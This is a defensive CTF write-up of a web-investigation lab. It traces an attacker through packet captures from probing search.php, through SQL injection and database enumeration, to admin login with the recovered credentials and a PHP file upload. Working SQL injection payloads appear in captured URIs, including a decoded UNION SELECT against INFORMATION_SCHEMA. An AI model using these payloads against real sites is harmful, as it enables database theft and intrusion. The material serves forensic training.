# CyberDefenders | Web Investigation Lab

https://cyberdefenders.org/blueteam-ctf-challenges/web-investigation/

---


**Scenario**

You are a cybersecurity analyst working in the Security Operations Center (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats.
Late one evening, an automated alert is triggered by an unusual spike in database queries and server resource usage, indicating potential malicious activity. This anomaly raises concerns about the integrity of BookWorld's customer data and internal systems, prompting an immediate and thorough investigation.


As the lead analyst in this case, you are required to analyze the network traffic to uncover the nature of the suspicious activity. Your objectives include identifying the attack vector, assessing the scope of any potential data breach, and determining if the attacker gained further access to BookWorld's internal systems.

## Question 1


By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?




For the purpose of identifying the attacker's source IP address with precision, it is essential to isolate and analyze the external host demonstrating the highest frequency of interaction with the targeted server (73.124.22.98).




Analysis of endpoint statistics indicated that both the IP address *111.224.250.131* and the server IP *73.124.22.98* exhibit a substantial volume of packet traffic. These findings establish that the attacker's source IP address is *111.224.250.131*.




ip.addr == 111.224.250.131

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 296 | 1350.164380 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 55208 → 80 [ACK] Seq=1487 Ack=2478 Win=31872 Len=0 TSval=2205920309 TSecr=3931509637 |
| 297 | 1355.163831 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 55208 → 80 [FIN, ACK] Seq=1487 Ack=2478 Win=31872 Len=0 TSval=2205925310 TSecr=3931509637 |
| 298 | 1355.164218 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 55208 [FIN, ACK] Seq=2478 Ack=1488 Win=64128 Len=0 TSval=3931514638 TSecr=2205925310 |
| 299 | 1355.164639 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 55208 → 80 [ACK] Seq=1488 Ack=2479 Win=31872 Len=0 TSval=2205925310 TSecr=3931514638 |
| 300 | 1360.443520 | 111.224.250.131 | 73.124.22.98 | TCP | 74 | 43926 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2205930589 TSecr=0 WS=128 |
| 301 | 1360.443800 | 73.124.22.98 | 111.224.250.131 | TCP | 74 | 80 → 43926 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931519918 TSecr=2205930589 WS=12 |
| 302 | 1360.444485 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 43926 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2205930590 TSecr=3931519918 |
| 303 | 1362.983947 | 111.224.250.131 | 73.124.22.98 | HTTP | 462 | GET /faq.php HTTP/1.1 |
| 304 | 1362.984233 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 43926 [ACK] Seq=1 Ack=397 Win=64768 Len=0 TSval=3931522458 TSecr=2205933130 |
| 305 | 1362.984939 | 73.124.22.98 | 111.224.250.131 | HTTP | 743 | HTTP/1.1 200 OK (text/html) |
| 306 | 1362.985413 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 43926 → 80 [ACK] Seq=397 Ack=678 Win=31872 Len=0 TSval=2205933131 TSecr=3931522459 |
| 308 | 1367.985307 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 43926 [FIN, ACK] Seq=678 Ack=397 Win=64768 Len=0 TSval=3931527459 TSecr=2205933131 |
| 309 | 1367.985678 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 43926 → 80 [FIN, ACK] Seq=397 Ack=679 Win=31872 Len=0 TSval=2205938132 TSecr=3931527459 |
| 310 | 1367.986067 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 43926 [ACK] Seq=679 Ack=398 Win=64768 Len=0 TSval=3931527460 TSecr=2205938132 |
| 312 | 1382.006655 | 111.224.250.131 | 73.124.22.98 | TCP | 74 | 52890 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2205952152 TSecr=0 WS=128 |
| 313 | 1382.006868 | 73.124.22.98 | 111.224.250.131 | TCP | 74 | 80 → 52890 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931541481 TSecr=2205952152 WS=12 |
| 314 | 1382.007388 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 52890 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2205952153 TSecr=3931541481 |
| 315 | 1382.007388 | 111.224.250.131 | 73.124.22.98 | HTTP | 482 | GET /search.php?search=test+test HTTP/1.1 |
| 316 | 1382.007623 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 52890 [ACK] Seq=1 Ack=417 Win=64768 Len=0 TSval=3931541482 TSecr=2205952153 |
| 317 | 1382.009223 | 73.124.22.98 | 111.224.250.131 | HTTP | 462 | HTTP/1.1 200 OK (text/html) |
| 318 | 1382.009842 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 52890 → 80 [ACK] Seq=417 Ack=397 Win=31872 Len=0 TSval=2205952156 TSecr=3931541483 |
| 319 | 1387.010145 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 52890 → 80 [FIN, ACK] Seq=417 Ack=397 Win=31872 Len=0 TSval=2205957156 TSecr=3931541483 |
| 320 | 1387.010376 | 73.124.22.98 | 111.224.250.131 | TCP | 66 | 80 → 52890 [FIN, ACK] Seq=397 Ack=418 Win=64768 Len=0 TSval=3931546484 TSecr=2205957156 |
| 321 | 1387.010684 | 111.224.250.131 | 73.124.22.98 | TCP | 66 | 52890 → 80 [ACK] Seq=418 Ack=398 Win=31872 Len=0 TSval=2205957157 TSecr=3931546484 |
| 322 | 1392.183142 | 111.224.250.131 | 73.124.22.98 | TCP | 74 | 33402 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2205962329 TSecr=0 WS=128 |
| 323 | 1392.183355 | 73.124.22.98 | 111.224.250.131 | TCP | 74 | 80 → 33402 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931551657 TSecr=2205962329 WS=12 |

To validate this finding, an analysis of the IP address activity was conducted. The investigation revealed that the source engaged in suspicious behavior by executing queries against *search.php*, specifically utilizing the parameters *search=test+test*.

**Question 2**


If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?




To determine the geographical origin of the identified IP address, a lookup was performed using https://whatismyipaddress.com/. The results indicate that the IP address originates from *Shijiazhuang, China*.

**Question 3**

Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?



ip.addr == 111.224.250.131 and http contains ".php"

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 284 | 1341.714761 | 111.224.250.131 | 73.124.22.98 | HTTP | 454 | GET /about.php HTTP/1.1 |
| 288 | 1341.742137 | 111.224.250.131 | 73.124.22.98 | HTTP | 366 | GET /style.css HTTP/1.1 |
| 291 | 1346.248977 | 111.224.250.131 | 73.124.22.98 | HTTP | 464 | GET /index.html HTTP/1.1 |
| 294 | 1350.162352 | 111.224.250.131 | 73.124.22.98 | HTTP | 466 | GET /contact.php HTTP/1.1 |
| 303 | 1362.983947 | 111.224.250.131 | 73.124.22.98 | HTTP | 462 | GET /faq.php HTTP/1.1 |
| 315 | 1382.007388 | 111.224.250.131 | 73.124.22.98 | HTTP | 482 | GET /search.php?search=test+test HTTP/1.1 |
| 325 | 1392.184444 | 111.224.250.131 | 73.124.22.98 | HTTP | 493 | GET /search.php?search=war HTTP/1.1 |
| 335 | 1399.504903 | 111.224.250.131 | 73.124.22.98 | HTTP | 488 | GET /search.php?search=book HTTP/1.1 |
| 347 | 1450.030622 | 111.224.250.131 | 73.124.22.98 | HTTP | 433 | GET /search.php?search=book%27 HTTP/1.1 |
| 357 | 1470.702710 | 111.224.250.131 | 73.124.22.98 | HTTP | 452 | GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1 |
| 368 | 1482.999647 | 111.224.250.131 | 73.124.22.98 | HTTP | 452 | GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1 |
| 379 | 1506.183639 | 111.224.250.131 | 73.124.22.98 | HTTP | 456 | GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1 |
| 389 | 1515.613333 | 111.224.250.131 | 73.124.22.98 | HTTP | 450 | GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1 |
| 404 | 1626.980180 | 111.224.250.131 | 73.124.22.98 | HTTP | 501 | GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1 |
| 416 | 1692.512122 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |
| 426 | 1692.547971 | 111.224.250.131 | 73.124.22.98 | HTTP | 538 | GET /search.php?search=book&ZscL=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert% |
| 437 | 1693.012384 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |
| 448 | 1693.033918 | 111.224.250.131 | 73.124.22.98 | HTTP | 300 | GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1 |
| 457 | 1693.045360 | 111.224.250.131 | 73.124.22.98 | HTTP | 301 | GET /search.php?search=book%27gXdbTu%3C%27%22%3EaiqlSR HTTP/1.1 |
| 468 | 1693.077175 | 111.224.250.131 | 73.124.22.98 | HTTP | 332 | GET /search.php?search=book%27%29%20AND%206166%3D6053%20AND%20%28%27uTui%27%3D%27uTui HTTP/1.1 |
| 478 | 1693.081715 | 111.224.250.131 | 73.124.22.98 | HTTP | 332 | GET /search.php?search=book%27%29%20AND%202714%3D2714%20AND%20%28%27JlbN%27%3D%27JlbN HTTP/1.1 |
| 489 | 1693.088190 | 111.224.250.131 | 73.124.22.98 | HTTP | 326 | GET /search.php?search=book%27%20AND%207459%3D3526%20AND%20%27PyAo%27%3D%27PyAo HTTP/1.1 |
| 498 | 1693.093417 | 111.224.250.131 | 73.124.22.98 | HTTP | 326 | GET /search.php?search=book%27%20AND%202714%3D2714%20AND%20%27gQwm%27%3D%27gQwm HTTP/1.1 |
| 508 | 1693.097551 | 111.224.250.131 | 73.124.22.98 | HTTP | 320 | GET /search.php?search=book%29%20AND%207525%3D3286%20AND%20%282329%3D2329 HTTP/1.1 |
| 520 | 1693.099424 | 111.224.250.131 | 73.124.22.98 | HTTP | 320 | GET /search.php?search=book%29%20AND%202714%3D2714%20AND%20%289471%3D9471 HTTP/1.1 |
| 528 | 1693.101757 | 111.224.250.131 | 73.124.22.98 | HTTP | 294 | GET /search.php?search=book%20AND%203355%3D3625 HTTP/1.1 |

An analysis of the network traffic was performed by applying the filter *ip.addr == 111.224.250.131 and http contains ".php"*. The investigation identified that the attacker leveraged the *search.php* script as the primary vector for the assault.

**Question 4**

Establishing the timeline of an attack, starting from the initial exploitation attempt, what is the complete request URI of the first SQLi attempt by the attacker?

| | | | | | | |
|---|---|---|---|---|---|---|
| 347 | 1450.030622 | 111.224.250.131 | 73.124.22.98 | HTTP | 455 | GET /search.php?search=book%27 HTTP/1.1 |
| 357 | 1470.702710 | 111.224.250.131 | 73.124.22.98 | HTTP | 452 | GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1 |
| 368 | 1482.999647 | 111.224.250.131 | 73.124.22.98 | HTTP | 452 | GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1 |
| 379 | 1506.183639 | 111.224.250.131 | 73.124.22.98 | HTTP | 456 | GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1 |
| 389 | 1515.613333 | 111.224.250.131 | 73.124.22.98 | HTTP | 450 | GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1 |
| 404 | 1626.980180 | 111.224.250.131 | 73.124.22.98 | HTTP | 501 | GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1 |
| 416 | 1692.512122 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |

Upon analyzing the previously applied filter, it was determined that the initial query executed by the attacker is */search.php?search=book and 1=1; -- -*.

**Question 5**

Can you provide the complete request URI that was used to read the web server's available databases?

| | | | | | | |
|---|---|---|---|---|---|---|
| 1475 | 1731.024601 | 111.224.250.131 | 73.124.22.98 | HTTP | 463 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20WHEN%20%28% |
| 1482 | 1731.030365 | 111.224.250.131 | 73.124.22.98 | HTTP | 446 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20WHEN%20%28A |
| 1492 | 1731.034048 | 111.224.250.131 | 73.124.22.98 | HTTP | 446 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20WHEN%20%28A |
| 1510 | 1757.896653 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |
| 1520 | 1757.931477 | 111.224.250.131 | 73.124.22.98 | HTTP | 457 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCA |
| 1538 | 1775.670649 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |
| 1548 | 1775.693417 | 111.224.250.131 | 73.124.22.98 | HTTP | 517 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCA |
| 1566 | 1811.261149 | 111.224.250.131 | 73.124.22.98 | HTTP | 274 | GET /search.php?search=book HTTP/1.1 |
| 1576 | 1811.300264 | 111.224.250.131 | 73.124.22.98 | HTTP | 556 | GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCA |

Following the application of the network filter *http contains "search.php" and http.request == 200*, a systematic analysis of all identified queries was conducted. The investigation revealed the following URI to be the most critical query executed by the adversary:


```
/search.php?search=book' UNION ALL SELECT
NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema
_name)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -
```

When decoding the query above it exploits the search.php script to extract database schema names from the server. It utilizes SQL's INFORMATION_SCHEMA.SCHEMATA table to list available databases. The payload employs hexadecimal encoding (e.g., 0x7178766271) for string literals, adding complexity to evade detection. Additionally, JSON_ARRAYAGG structures the output in a JSON-like format, making it easier for the attacker to parse results programmatically.


Further inspection of the traffic reveals iterative queries expanding on this technique, attempting to enumerate specific tables and columns within the identified databases. These queries suggest the attacker is performing reconnaissance to map the database structure before executing subsequent commands to exfiltrate sensitive information.

## Question 6

Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?





A specific SQL injection payload was identified targeting the INFORMATION_SCHEMA.SCHEMATA table for the purpose of database enumeration. The subsequent server response disclosed several database names, including mysql, information_schema, performance_schema, sys, and bookworld_db.




An investigation was conducted to locate the network packet containing references to the *bookworld_db* database. Analysis of the extracted data revealed a table identified as "customers," which, based on standard naming conventions, is presumed to store user-related information.


Subsequent HTTP requests were found to contain payloads specifically targeting the "customers" table. These malicious queries utilized SQL functions, including CONCAT and JSON_ARRAYAGG, to systematically organize and exfiltrate data fields such as residential addresses, email accounts, primary and secondary names, and telephone numbers.




Upon examination of the TCP stream associated with the query, it was observed that comprehensive customer records were exfiltrated from the *customers* table.

**Question 7**

The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?



ip.addr == 111.224.250.131 and http.request.method == "POST"

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 88664 | 2023.126774 | 111.224.250.131 | 73.124.22.98 | HTTP | 655 | POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 88677 | 2069.847495 | 111.224.250.131 | 73.124.22.98 | HTTP | 658 | POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 88681 | 2073.888784 | 111.224.250.131 | 73.124.22.98 | HTTP | 659 | POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 88699 | 2294.305526 | 111.224.250.131 | 73.124.22.98 | HTTP | 661 | POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 88757 | 2697.157173 | 111.224.250.131 | 73.124.22.98 | HTTP | 1122 | POST /admin/index.php HTTP/1.1 (application/x-php) |

In order to identify the concealed directory, an analysis of the HTTP POST requests within the network traffic was conducted. This was achieved by applying a filter for *ip.addr == 111.224.250.131 and http.request.method == "POST"*.

The analysis of network traffic identifies that the attacker accessed the */admin/login.php* page, indicating the discovery of an *admin* directory. This directory appears to house sensitive administrative functionalities intended for internal use rather than public access. By locating this login interface, the adversary has transitioned from general reconnaissance and data exfiltration to targeting privileged access points within the BookWorld infrastructure.

**Question 8**

Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

```
    \r\n
    [Response in frame: 88701]
    [Full request URI: http://bookworldstore.com/admin/login.php]
    File Data: 35 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "admin"
      Key: username
      Value: admin
  Form item: "password" = "admin123!"
      Key: password
      Value: admin123!
```

An examination of the previously identified network packets was performed to determine the credentials utilized by the adversary. This analysis successfully recovered the following login information: *Username: admin* | *Password: admin123!*

**Question 9**

We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?

```
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Response in frame: 88759]
    [Full request URI: http://bookworldstore.com/admin/index.php]
    File Data: 441 bytes
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "--------------------------356779360015075940041229236053"
    [Type: multipart/form-data]
    First boundary: ----------------------------356779360015075940041229236053\r\n
  Encapsulated multipart part:  (application/x-php)
      Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"\r\n
      Content-Type: application/x-php\r\n\r\n
    Media Type
    Boundary: \r\n----------------------------356779360015075940041229236053\r\n
  Encapsulated multipart part:
      Content-Disposition: form-data; name="submit"\r\n\r\n
    Data (11 bytes)
    Last boundary: \r\n----------------------------356779360015075940041229236053--\r\n
```

To identify the malicious script uploaded by the attacker, an examination of the activity following the administrative login was conducted. This investigation revealed that the attacker successfully uploaded a file named *NVri2vhp.php*.